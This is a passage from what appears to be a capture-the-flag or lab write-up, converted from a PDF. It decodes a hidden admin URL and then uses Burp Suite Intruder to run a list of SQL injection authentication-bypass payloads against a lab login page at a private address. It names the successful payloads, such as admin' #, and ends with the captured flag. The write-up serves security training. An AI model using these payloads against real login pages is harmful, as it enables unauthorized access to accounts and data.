35            <p>$99.99</p>
36            <button>Add to Cart</button>
37          </div>
38        </div>
39      </section>
40    </main>
41  </body>
42</html>

```

Outcome of Decoding Efforts:

Outcome of Decoding Efforts:


- Task: Present the result obtained after decoding the secret message. Capture a screenshot of the decoded message.
- After successfully decoding the secret message, document the final output. Provide a clear screenshot of the message that was uncovered through your decoding efforts.

Solution:

We have to decode this data which we got in source code of the web app. It's seem base64 encoding.


`aHR0cDovL2xvY2FsaG9zdC9zcWwvTGF1XzEvc2VjcmV0X2xvZ2luLmh0bWw=`

Use this site to decode it. <https://www.base64decode.org/>



Let's go to that endpoint.

secret_login.html



Login Panel For Admin

The image shows a login form titled "Login". It contains two input fields: "Username:" and "Password:", both with empty text boxes. Below the password field is a "Login" button with a dark background and white text.



We got an admin login page.

Web Application Admin Panel Security Assessment:


- Task: Evaluate the security of the web application's admin panel. Describe your approach to exploiting potential vulnerabilities. Identify the tools used for automating payload tests to exploit the login page. Document your process with screenshots and a detailed explanation.
- This question challenges you to test and potentially exploit the security of the admin panel within a web application. Outline your strategy for identifying vulnerabilities, the tools employed to automate testing, and the specific payloads used. Capture this process through detailed documentation and screenshots.


Solution:

Let's try to bypass the admin panel with SQL injection payload. To do this I am using burp proxy to try list of admin bypass payload.

Open the burp suite in Kali Linux.


Go to proxy tab







Turn on the intercept.

Open burp embedded browser.




Go to the admin URL of the vulnerable web application.




Forward the request from the burp proxy.

enter some test data to the user and password field and submit.

It open the burp proxy and the http request get captured.



Send this request to intruder by right click on it and chose intruder option.



Go to the Intruder tab of burp suit.

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.179.176:8086

1 POST /Lab_1/login.php HTTP/1.1
2 Host: 192.168.179.176:8086
3 Content-Length: 58
4 Content-Type: application/x-www-form-urlencoded
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.179.176:8086
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12

13 username=testttttttttttttt\$password=\$passssssssssssssssssss
14
15 username=\$testttttttttttttt\$password=\$passssssssssssssssss

0 highlights Clear Length: 706

Right Ctrl

Add the username and password parameter by selecting its value and clicking on add button.

Choose an attack type

Attack type: Sniper

Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.179.176:8086

1 POST /Lab_1/login.php HTTP/1.1
2 Host: 192.168.179.176:8086
3 Content-Length: 58
4 Content-Type: application/x-www-form-urlencoded
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.179.176:8086
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12

13 username=\$testttttttttttttt\$password=\$passssssssssssssssss
14
15 username=\$testttttttttttttt\$password=\$passssssssssssssssss

2 highlights Clear Length: 710

Right Ctrl

Go to attack type option and chose Pitchfork option.

Now go to payload tab.

Go to this page and copy all the SQL injection login bypass payload

<https://qist.github.com/spenkk/2cd2f7eeb9cac92dd550855e522c558f>

```

SQL Injection Authentication Bypass payloads
sqli-auth-bypass.txt
1 or 1=1
2 or 1=1--
3 or 1#1#
4 or 1/*1/*
5 admin' --
6 admin' #
7 admin'/*
8 admin' or '1'='1
9 admin' or '1'='1--
10 admin' or '1'='1#1#
11 admin' or '1'='1/*1/*
12 admin'or 1=1 or "a".
13 admin' or 1=1
14 admin' or 1=1--
15 admin' or 1#1#
16 admin' or 1#1/*
17 admin') or ('1'='1
18 admin') or ('1'='1...
19 admin') or ('1'='1#1#
20 admin') or ('1'='1/*1/*
21 admin') or '1'='1
22 admin') or '1'='1--
23 admin') or '1'='1#1#
24 admin') or '1'='1/*1/*
25 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
26 admin' --
27 admin' #
28 admin'/*
29 admin' or "1"="1
30 admin' or "1"="1--

```

Now go to payload option in burp and click on paste and past all the payloads.

Burp Suite Community Edition v2023.11.1.3 - Temporary Project

Payload sets

Payload set: 1 | Payload count: 46


Payload type: Simple list | Request count: 0

Payload settings [Simple list]


Payload processing

Payload encoding

Now go to Payload set 2 and do the same.



Now click on start attack button.



Now it's try all the payload one by one.

Filter out 302 status code response payloads which show successful exploited and bypass the login page.

The screenshot shows the Burp Suite interface with an 'Intruder' attack configuration. The main pane displays a table of 17 payload variations. The columns are labeled: Request, Payload1, Payload2, Status code, Error, Timeout, Length, and Comment. The table entries show various SQL injection payloads like 'admin' or '1'=1#'. The sidebar on the left includes sections for 'Payload settings [Simple list]', 'Payload processing', and 'Payload encoding'.

These are some payloads which exploit the login page.

Effective Payloads for Exploitation:

- Task: List at least three payloads that could be used to exploit vulnerabilities in the web application. Provide a detailed explanation of each.
- Develop a list of effective payloads that have the potential to exploit known or discovered vulnerabilities within the web application. For each payload, offer a detailed description of its purpose and how it can be applied in an attack scenario.

These are some payloads of that successfully exploit the login page.

Let try any of them

6	admin' #	admin' #	302	false	false	431	
8	admin' or '1'='1	admin' or '1'='1	302	false	false	431	
10	admin' or '1'='1#	admin' or '1'='1#	302	false	false	430	
12	admin'or 1=1 or ''='	admin'or 1=1 or ''='	302	false	false	430	
15	admin' or 1=1#	admin' or 1=1#	302	false	false	430	

Login or Signup

Login Panel For Admin

The image shows a login form titled "Login". It has two input fields: "Username:" containing "admin' #" and "Password:" containing ".....". Below the fields is a "Login" button.

Username:	admin' #
Password:
Login	

Admin Dashboard Access and Final Flag Identification:

- Task: Confirm whether access to the admin dashboard was successfully obtained. Capture a snapshot of the dashboard. Additionally, identify the final flag located within the admin dashboard and provide a screenshot of it.
- This final question requires you to document access to the admin dashboard of the web application, if such access was achieved. Capture evidence of this access and locate the final flag present within the dashboard area. Provide clear screenshots to confirm your findings.

Dashboard

Home Logout

Welcome, admin'#! You are logged in.

L1_flag{Sql_injection}

© 2024 Your Website

L1_flag{Sql_injection}